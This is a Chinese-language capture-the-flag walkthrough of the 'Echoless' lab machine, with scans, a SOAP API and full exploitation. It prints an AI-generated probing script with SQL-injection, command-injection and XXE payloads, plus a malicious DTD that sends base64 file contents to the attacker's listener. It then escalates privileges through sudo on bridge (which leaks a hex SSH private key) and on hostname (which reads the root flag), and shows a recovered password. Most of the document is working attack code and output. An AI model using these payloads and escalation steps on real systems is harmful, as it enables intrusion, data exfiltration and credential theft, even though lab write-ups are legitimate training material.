

68、Echoless

```
flag{user-0bc7664dc32c5b5d69159a04552e5f48}
flag{root-115076ca2750102b804307c4e7261841}
```

ip: 192.168.101.154

一、信息收集

端口扫描

```
└─(kali㉿kali)-[~/Desktop]
└─$ rustscan -a 192.168.101.154
Open 192.168.101.154:22
Open 192.168.101.154:80

└─(kali㉿kali)-[~/Desktop]
└─$ nmap -sV -sC -p 22,80 192.168.101.154
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-01 22:38 -0400
Nmap scan report for 192.168.101.154
Host is up (0.0011s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.5 (protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.68 ((Unix))
|_http-title: It works! Apache httpd
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.68 (Unix)
MAC Address: 08:00:27:08:6C:55 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.86 seconds
```

目录扫描

```
└─(kali㉿kali)-[~/Desktop]
└─$ feroxbuster -u http://192.168.101.154 -w /usr/share/wordlists/dirb/big.txt -x
php,html,txt,bak,zip -t 50 --depth 2
```

🎯	Target Url	http://192.168.101.154/
🚩	In-Scope Url	192.168.101.154
🚀	Threads	50
📖	Wordlist	/usr/share/wordlists/dirb/big.txt
🔥	Status Codes	All Status Codes!
⚡	Timeout (secs)	7
🐼	User-Agent	feroxbuster/2.13.1
💡	Config File	/etc/feroxbuster/ferox-config.toml
🔍	Extract Links	true
💰	Extensions	[php, html, txt, bak, zip]
🔌	HTTP methods	[GET]
🏠	Recursion Depth	2

🔌 Press [ENTER] to use the Scan Management Menu™

```
404      GET      9l      32w      315c Auto-filtering found 404-like response and
created new filter; toggle off with --dont-filter
403      GET      9l      29w      318c Auto-filtering found 404-like response and
created new filter; toggle off with --dont-filter
200      GET      9l      19w      191c http://192.168.101.154/
400      GET      4l      6w      152c http://192.168.101.154/api.php
200      GET      61l     122w     1521c http://192.168.101.154/index.php
200      GET      9l      19w      191c http://192.168.101.154/index.html
200      GET      593l    3515w    58013c http://192.168.101.154/info.php
301      GET      9l      29w      359c http://192.168.101.154/services =>
http://192.168.101.154/services/
200      GET      43l     72w      1646c http://192.168.101.154/services/schema.xsd
200      GET      67l    105w     2566c http://192.168.101.154/services/wSDL.xml
```

其中/services/schema.xsd，描述了Web服务数据结构，/services/wSDL.xml，WSDL文件，说明存在SOAP Web服务

二、漏洞复现

读取schema.xsd与wSDL.xml源代码，分别告诉了我们

schema.xsd文件，定义了数据结构，描述了核心的XML元素，包含了GatewayRequest（请求），GatewayResponse（响应）

wSDL.xml文件，定义了服务接口，告诉我们如何调用这个SOAP服务

其中服务名称：GatewayService

绑定的地址：<http://api.gateway.local/services>（需要映射到靶机ip）

SOAPAction: process

68、Echoless

操作名: Process

总的来说, 我们需要向<http://api.gateway.local/services>发送一个包含GatewayRequest元素的SOAP请求, 并且设置SOAPAction: process, 服务器就会处理并且返回GatewayResponse

绑定域名

192.168.101.154 api.gateway.local

构造SOAP请求

```
<?xml version="1.0" encoding="UTF-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
                xmlns:tns="http://api.gateway.local/services">
  <soap:Body>
    <tns:GatewayRequest>
      <tns:action>ping</tns:action>
      <tns:data>hello</tns:data>
    </tns:GatewayRequest>
  </soap:Body>
</soap:Envelope>
```

curl发送

```
curl -X POST http://api.gateway.local/api.php \
-H "Content-Type: text/xml; charset=utf-8" \
-H "SOAPAction: process" \
--data-binary @request.xml
```

回响分析

```
└─(kali㉿kali)-[~/Desktop]
└─$ curl -X POST http://api.gateway.local/api.php \
-H "Content-Type: text/xml; charset=utf-8" \
-H "SOAPAction: process" \
--data-binary @request.xml
<GatewayResponse xmlns="http://api.gateway.local/services">
  <status>success</status>
  <message>pong</message>
  <timestamp>2026-09-02T02:50:45+00:00</timestamp>
</GatewayResponse>
```

```
└─(kali㉿kali)-[~/Desktop]
└─$ curl -X POST http://api.gateway.local/api.php \
-H "Content-Type: text/xml; charset=utf-8" \
```

```
-H "SOAPAction: process" \
```

68、Echoless

```
--data-binary @request.xml
```

```
<GatewayResponse xmlns="http://api.gateway.local/services">
```

```
  <status>maintenance</status>
```

```
  <message>This action is temporarily under maintenance. Please use "ping" for  
health check.</message>
```

```
  <maintenance_code>SVC-2024-002</maintenance_code>
```

```
</GatewayResponse>
```

若出现maintenance，说明对应的操作被暂时禁用或进入了维护模式

通过AI，生成枚举action脚本

```
#!/usr/bin/env python3
```

```
"""
```

```
SOAP Gateway API 漏洞探测脚本 - 针对 echoless 靶机
```

```
作者: AI Assistant
```

```
用法:
```

```
    python3 soap_probe.py [--target http://api.gateway.local/api.php] [--proxy  
http://127.0.0.1:8080]
```

```
"""
```

```
import sys
```

```
import time
```

```
import argparse
```

```
import requests
```

```
import xml.etree.ElementTree as ET
```

```
from urllib.parse import urlparse
```

```
# 禁用 SSL 警告（仅适用于 HTTPS 自签名证书）
```

```
requests.packages.urllib3.disable_warnings()
```

```
# SOAP 请求模板
```

```
SOAP_TEMPLATE = """<?xml version="1.0" encoding="UTF-8"?>
```

```
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"  
                xmlns:tns="http://api.gateway.local/services">
```

```
  <soap:Body>
```

```
    <tns:GatewayRequest>
```

```
      <tns:action>{action}</tns:action>
```

```
      <tns:data>{data}</tns:data>
```

```
      {extra_fields}
```

```
    </tns:GatewayRequest>
```

```
  </soap:Body>
```

```
</soap:Envelope>"""
```

```
# 带外测试用的 XXE 模板
```

```
XXE_OOB_TEMPLATE = """<?xml version="1.0"?>
<!DOCTYPE foo [
    <!ENTITY xxe SYSTEM "{oob_url}">
]>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
    xmlns:tns="http://api.gateway.local/services">
    <soap:Body>
        <tns:GatewayRequest>
            <tns:action>{action}</tns:action>
            <tns:data>&xxe;</tns:data>
        </tns:GatewayRequest>
    </soap:Body>
</soap:Envelope>"""
```

68、Echoless

回显 XXE 模板（尝试读取本地文件）

```
XXE_FILE_TEMPLATE = """<?xml version="1.0"?>
<!DOCTYPE foo [
    <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
    xmlns:tns="http://api.gateway.local/services">
    <soap:Body>
        <tns:GatewayRequest>
            <tns:action>{action}</tns:action>
            <tns:data>&xxe;</tns:data>
        </tns:GatewayRequest>
    </soap:Body>
</soap:Envelope>"""
```

```
def send_soap(target, xml_body, timeout=15, proxy=None):
    """发送 SOAP 请求并返回响应对象、耗时"""
    headers = {
        "Content-Type": "text/xml; charset=utf-8",
        "SOAPAction": "process"
    }
    proxies = {"http": proxy, "https": proxy} if proxy else None
    start = time.time()
    try:
        r = requests.post(target, data=xml_body, headers=headers, timeout=timeout,
proxies=proxies, verify=False)
        elapsed = time.time() - start
        return r, elapsed
    except requests.exceptions.Timeout:
        return None, time.time() - start
    except Exception as e:
        print(f"[!] 请求异常: {e}")
```

```
        return None, time.time() - start
```

68、Echoless

```
def print_response(action, data, r, elapsed, note=""):
    """打印响应摘要"""
    if r is None:
        print(f"[!] 请求超时或失败 (耗时 {elapsed:.2f}s)")
        return
    status = r.status_code
    content = r.text[:200] # 截断过长内容
    print(f"[*] Action={action}, data={data[:30]}")
    print(f"    状态码: {status}, 耗时: {elapsed:.2f}s, 响应片段: {content}")
    if note:
        print(f"    {note}")

def test_known_actions(target, proxy):
    """测试四个已知操作的基本行为"""
    print("\n=== 测试已知操作 ===")
    actions = ["ping", "echo", "query", "status"]
    data_values = ["test", "hello", "1", ""]
    for action in actions:
        for data in data_values:
            xml_body = SOAP_TEMPLATE.format(action=action, data=data,
            extra_fields="")
            r, elapsed = send_soap(target, xml_body, proxy=proxy)
            print_response(action, data, r, elapsed)

def test_hidden_actions(target, proxy):
    """枚举可能的隐藏 action 值"""
    print("\n=== 枚举隐藏 action ===")
    hidden = [
        "admin", "debug", "exec", "command", "run", "file", "read",
        "list", "download", "upload", "backup", "config", "test",
        "dev", "shell", "system", "phpinfo", "flag", "getflag",
        "user", "passwd", "shadow", "etc", "ls", "cat", "id",
        "whoami", "uname", "cmd", "eval", "include", "require"
    ]
    for action in hidden:
        xml_body = SOAP_TEMPLATE.format(action=action, data="test", extra_fields="")
        r, elapsed = send_soap(target, xml_body, proxy=proxy)
        # 只关注非404或非维护状态
        if r and r.status_code != 404 and "maintenance" not in r.text:
            print_response(action, "test", r, elapsed, note="[!] 可能为隐藏操作")

def test_sql_injection_time_based(target, proxy):
    """测试 query 操作的 SQL 注入 (时间盲注)"""
    print("\n=== SQL 注入时间盲注 (query) ===")
```

```

payloads = [
    "1' OR SLEEP(5) -- -",
    "1' AND SLEEP(5) -- -",
    "1; SELECT SLEEP(5); -- -",
    "1' WAITFOR DELAY '0:0:5' -- -",    # MSSQL
    "1) OR SLEEP(5) -- -",
    "1' OR pg_sleep(5) -- -",
    "1' OR 1=1; SELECT SLEEP(5) -- -"
]

for payload in payloads:
    xml_body = SOAP_TEMPLATE.format(action="query", data=payload,
extra_fields="")
    r, elapsed = send_soap(target, xml_body, proxy=proxy, timeout=10)
    if elapsed > 4.5:
        print_response("query", payload, r, elapsed, note="[!!!] 可能存在 SQL 注入
(时间延迟)")
    else:
        print_response("query", payload, r, elapsed)

def test_command_injection(target, proxy):
    """测试命令注入（通过时间延迟或回显）"""
    print("\n=== 命令注入测试 ===")
    actions = ["ping", "status", "echo", "query"]    # ping 可能调用系统命令
    inject_payloads = [
        "127.0.0.1; sleep 5",
        "127.0.0.1 | sleep 5",
        "127.0.0.1 && sleep 5",
        "127.0.0.1 || sleep 5",
        "127.0.0.1; ping -c 5 127.0.0.1",
        "test; sleep 5",
        "test | sleep 5",
        "test && sleep 5",
        "test || sleep 5",
        "$ (sleep 5)",
        "`sleep 5`"
    ]

    for action in actions:
        for payload in inject_payloads:
            xml_body = SOAP_TEMPLATE.format(action=action, data=payload,
extra_fields="")
            r, elapsed = send_soap(target, xml_body, proxy=proxy, timeout=10)
            if elapsed > 4.5:
                print_response(action, payload, r, elapsed, note="[!!!] 可能存在命令注
入 (时间延迟)")
            elif r and ("root:" in r.text or "uid=" in r.text or "www-data" in
r.text):

```

```
def test_xxe(target, proxy, oob_url=None):
    """测试 XXE 漏洞（回显与带外）"""
    print("\n=== XXE 测试 ===")
    # 1. 回显 XXE（尝试读取 /etc/passwd）
    for action in ["ping", "echo", "status", "query"]:
        xml_body = XXE_FILE_TEMPLATE.format(action=action)
        r, elapsed = send_soap(target, xml_body, proxy=proxy, timeout=10)
        if r and ("root:" in r.text or "/bin/bash" in r.text or "daemon:" in r.text):
            print_response(action, "XXE读取passwd", r, elapsed, note="[!!!] 回显 XXE 成功")
        else:
            print_response(action, "XXE读取passwd", r, elapsed, note="无回显XXE")

    # 2. 带外 XXE（需要用户提供可监听的 URL）
    if oob_url:
        print(f"\n[*] 使用带外测试 URL: {oob_url}")
        for action in ["ping", "echo", "status", "query"]:
            xml_body = XXE_OOB_TEMPLATE.format(action=action, oob_url=oob_url)
            r, elapsed = send_soap(target, xml_body, proxy=proxy, timeout=5)
            print_response(action, f"OOB {oob_url}", r, elapsed, note="请检查你的 HTTP 服务日志")
        else:
            print("[*] 未提供 --oob-url, 跳过带外 XXE 测试。提示: 可运行 'python3 -m http.server 8000' 并指定 --oob-url http://你的IP:8000/xxe")

def test_signature_timestamp(target, proxy):
    """测试签名和时间戳字段缺失/伪造的影响"""
    print("\n=== 签名/时间戳测试 ===")
    # 1. 仅发送 action 和 data（不带 timestamp 和 signature）
    xml_body = SOAP_TEMPLATE.format(action="ping", data="test", extra_fields="")
    r, elapsed = send_soap(target, xml_body, proxy=proxy)
    print_response("ping", "test", r, elapsed, note="无timestamp/signature")

    # 2. 伪造 timestamp（很旧的时间）
    old_time = "2000-01-01T00:00:00+00:00"
    extra = f"<tns:timestamp>{old_time}</tns:timestamp>"
    xml_body = SOAP_TEMPLATE.format(action="ping", data="test", extra_fields=extra)
    r, elapsed = send_soap(target, xml_body, proxy=proxy)
    print_response("ping", "test", r, elapsed, note="旧timestamp")

    # 3. 伪造 signature
    extra = "<tns:signature>fake123</tns:signature>"
    xml_body = SOAP_TEMPLATE.format(action="ping", data="test", extra_fields=extra)
```



```

r, elapsed = send_soap(target, xml_body, proxy=proxy)
print_response("ping", "test", r, elapsed, note="伪造signature")

# 4. 使用非常规 action + 错误签名
extra = "<tns:signature>invalid</tns:signature>"
xml_body = SOAP_TEMPLATE.format(action="admin", data="test", extra_fields=extra)
r, elapsed = send_soap(target, xml_body, proxy=proxy)
print_response("admin", "test", r, elapsed, note="隐藏action+错误签名")

def main():
    parser = argparse.ArgumentParser(description="SOAP 漏洞探测脚本")
    parser.add_argument("--target", default="http://api.gateway.local/api.php",
    help="目标 URL")
    parser.add_argument("--proxy", help="代理地址, 如 http://127.0.0.1:8080")
    parser.add_argument("--oob-url", help="带外 XXE 测试的回调 URL, 如
    http://192.168.1.100:8000/xxe")
    args = parser.parse_args()

    print(f"[*] 目标: {args.target}")
    if args.proxy:
        print(f"[*] 使用代理: {args.proxy}")

    # 执行测试
    test_known_actions(args.target, args.proxy)
    test_hidden_actions(args.target, args.proxy)
    test_sql_injection_time_based(args.target, args.proxy)
    test_command_injection(args.target, args.proxy)
    test_xxe(args.target, args.proxy, args.oob_url)
    test_signature_timestamp(args.target, args.proxy)

    print("\n[*] 测试完成。请根据输出中的 [!!!] 标记进一步手动验证。")

if __name__ == "__main__":
    main()

```

```

python3 -m http.server 8000 # 在 Kali 上启动
python3 soap_probe.py --target http://api.gateway.local/api.php --oob-url http://你的
IP:8000/xxe

```

经过测试靶机存在Blind XXE 漏洞，通过外带测试（OOB）确定了存在XML外部实体注入漏洞

构建恶意DTD文件

```

<!ENTITY % all "<!ENTITY send SYSTEM 'http://192.168.101.155:8000/exfil?
data=%file;'>">

```

68、Echoless

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
  <!ENTITY % dtd SYSTEM "http://192.168.101.155:8000/evil.dtd">
  %dtd;
]>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
  xmlns:tns="http://api.gateway.local/services">
  <soap:Body>
    <tns:GatewayRequest>
      <tns:action>ping</tns:action>
      <tns:data>&send;</tns:data>
    </tns:GatewayRequest>
  </soap:Body>
</soap:Envelope>
```

10 / 15

字符编码: UTF-8

☒ 解码过滤非 Base64 字符68、Echoless

Base64 编码Base64 解码↕ 交换清空

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/sbin/nologin
klogd:x:100:101:klogd:/dev/null:/sbin/nologin
apache:x:101:102:apache:/var/www:/sbin/nologin
gautam:x:1000:1000:/home/gautam:/bin/bash
hostadmin:x:1001:1001:/home/hostadmin:/bin/bash

得到了gautam用户名，我们就直接尝试读取/home/gautam/user.txt，只需要将%file实体中的resource的路径指向/home/gautam/user.txt就行

```
192.168.101.154 - - [01/Sep/2026 23:33:13] "GET /exfil?  
data=ZmxhZ3t1c2VyLTBiYzc2NjRkYzMyYzViNWQ2OTE1OWEwNDU1MmU1ZjQ4fQo= HTTP/1.1" 404 -
```

Base64 编码/解码

将文本编码为 Base64 或将 Base64 解码回文本格式。

ZmxhZ3t1c2VyLTBiYzc2NjRkYzMyYzViNWQ2OTE1OWEwNDU1MmU1ZjQ4fQo=

字符编码: UTF-8

☒ 解码过滤非 Base64 字符

Base64 编码Base64 解码↕ 交换清空

flag{user-0bc7664dc32c5b5d69159a04552e5f48}

在80页面的源代码中有这样一行注释，加上从phpinfo获得的目录信息，我们在resource=/var/www/localhost/htdocs/config.db即可获得里面的信息

57</div>
58<!-- config.db -->

[illegible]

304

字符编码: UTF-8

☒ 解码过滤非 Base64 字符

Base64 编码

Base64 解码

↕ 交换

清空

```
=====
CONGRATULATIONS!
=====


Hahaha! You found me!
You've successfully exploited the Blind XXE vulnerability.

=====
THANK YOU FOR YOUR INTEREST IN MY BLOG!
=====
```

```
=====
CONGRATULATIONS!
=====

Hahaha! You found me!
You've successfully exploited the Blind XXE vulnerability.

The password is: Echol3ss_XxE@948805
gautam
```



```
pwd > /dev/tty
ls -al >&2
```

```
gautam@Echoless:~$ ls -al >&2
```

68、Echoless

```
total 16
```

```
drwxr-sr-x    2 gautam   gautam   4096 Jun 10 23:16 .
drwxr-xr-x    4 root     root     4096 Jun 10 23:38 ..
-rw-r--r--    1 gautam   gautam    16 Jun 10 23:16 .profile
-rw-r--r--    1 root     gautam   44 Jun 10 22:50 user.txt
```

Session Actions Edit View Help

```
gautam@Echoless:~$ sudo -l >&2
```

Matching Defaults entries for gautam on Echoless:

```
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
```

Runas and Command-specific defaults for gautam:

```
Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"
```

User gautam may run the following commands on Echoless:

```
(hostadmin) NOPASSWD: /sbin/bridge
```

```
gautam@Echoless:~$
```

可以发现hostadmin用户可以NOPASSWD执行/sbin/bridge

```
gautam@Echoless:~$ sudo -u hostadmin /sbin/bridge --help >&2
```

```
Usage: bridge [ OPTIONS ] OBJECT { COMMAND | help }
```

```
bridge [ -force ] -batch filename
```

```
where OBJECT := { link | fdb | mdb | mst | vlan | vni | monitor }
```

```
OPTIONS := { -V[ersion] | -s[tatistics] | -d[etails] |
```

```
-o[neline] | -t[imestamp] | -n[etns] name |
```

```
-com[pressvlans] -c[olor] -p[retty] -j[son] }
```

```
gautam@Echoless:~$ ls -al /home/hostadmin >&2
```

```
total 16
```

```
drwxr-xr-x    3 hostadmin hostadmin  4096 Jun 11 11:34 .
drwxr-xr-x    4 root      root      4096 Jun 10 23:38 ..
drwx-----    2 hostadmin hostadmin  4096 Jun 11 11:29 .ssh
-r-----    1 hostadmin hostadmin    501 Jun 11 11:29 id.hex
```

可以发现/home/hostadmin目录存在id.hex，我们根据提示使用-batch filename，读取id.hex

```
gautam@Echoless:~$ sudo -u hostadmin /sbin/bridge -batch /home/hostadmin/id.hex
```

```
Object
```

```
"6f70656e7373682d6b65792d763100000000046e6f6e65000000046e6f6e650000000000000001000000
3300000000b7373682d65643235353139000000020a13a9a94e255e2a955a1667b783c4e2bb3f2d8b06c386
7220ca538895d6b6a1c000000982a78f8462a78f8460000000b7373682d65643235353139000000020a13a
9a94e255e2a955a1667b783c4e2bb3f2d8b06c3867220ca538895d6b6a1c00000040e2bd29bc7de80df9f
c79950f39c053bfd0e820fa49a3a22df72dd4ad952a7fc5a13a9a94e255e2a955a1667b783c4e2bb3f2d8
b06c3867220ca538895d6b6a1c00000012686f737461646d696e404563686f6c657373010203" is
unknown, try "bridge help".
```

```
Command failed /home/hostadmin/id.hex:1
```

内容是十六进制编码的OpenSSH私钥，需要还原私钥文件，登录到hostadmin用户

68、Echoless

```
import base64, textwrap, os

hexstr =
"6f70656e7373682d6b65792d76310000000046e6f6e650000000046e6f6e650000000000000001000000
3300000000b7373682d6564323535313900000020a13a9a94e255e2a955a1667b783c4e2bb3f2d8b06c386
7220ca538895d6b6a1c000000982a78f8462a78f8460000000b7373682d6564323535313900000020a13a
9a94e255e2a955a1667b783c4e2bb3f2d8b06c3867220ca538895d6b6a1c00000040e2bd29bc7de80df9f
c79950f39c053bfd0e820fa49a3a22df72dd4ad952a7fc5a13a9a94e255e2a955a1667b783c4e2bb3f2d8
b06c3867220ca538895d6b6a1c00000012686f737461646d696e404563686f6c657373010203"

raw = bytes.fromhex(hexstr)
b64 = base64.b64encode(raw).decode()
pem = "-----BEGIN OPENSSH PRIVATE KEY-----\n"
pem += "\n".join(textwrap.wrap(b64, 70))
pem += "\n-----END OPENSSH PRIVATE KEY-----\n"

# 保存到当前工作目录（你现在在 /home/kali/Desktop）
outpath = os.path.join(os.getcwd(), "id_ed25519")
with open(outpath, "w") as f:
    f.write(pem)

# 设置只有当前用户可读写
os.chmod(outpath, 0o600)
print(f"私钥已保存到: {outpath}")
```

```
└─(kali㉿kali)-[~/Desktop]
└─$ python3 hostadmin.py
私钥已保存到: /home/kali/Desktop/id_ed25519

└─(kali㉿kali)-[~/Desktop]
└─$ ssh-keygen -l -f id_ed25519
256 SHA256:WaiM8AiSz/oLQA8xytY/8L4dEcRWCNYMM0ISrcVWMDc hostadmin@Echoless (ED25519)

└─(kali㉿kali)-[~/Desktop]
└─$ ssh-keygen -y -f id_ed25519
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKE6mpTiVeKpVaFme3g8Tiuz8tiwbDhnIgyL0Ilda2oc
hostadmin@Echoless

└─(kali㉿kali)-[~/Desktop]
└─$ ssh -i id_ed25519 hostadmin@192.168.101.154
```

```

(kali㉿kali)-[~/Desktop]
$ ssh -i id_ed25519 hostadmin@192.168.101.154
68、Echoless

Welcome

hostadmin@Echoless:~$ ls -al
total 16
drwxr-xr-x  3 hostadmin hostadmin    4096 Jun 11 11:34 .
drwxr-xr-x  4 root      root        4096 Jun 10 23:38 ..
drwx----- 2 hostadmin hostadmin    4096 Jun 11 11:29 .ssh
-r-----  1 hostadmin hostadmin     501 Jun 11 11:29 id.hex
hostadmin@Echoless:~$ sudo -l
Matching Defaults entries for hostadmin on Echoless:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for hostadmin:
Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User hostadmin may run the following commands on Echoless:
    (ALL) NOPASSWD: /bin/hostname
hostadmin@Echoless:~$

```

根据提示，需要使用-F，指向/root/root.txt，最后sudo /bin/hostname，拿到root的flag

```

hostadmin@Echoless:~$ sudo /bin/hostname -F /root/root.txt
hostadmin@Echoless:~$ sudo /bin/hostname
flag{root-115076ca2750102b804307c4e7261841}

```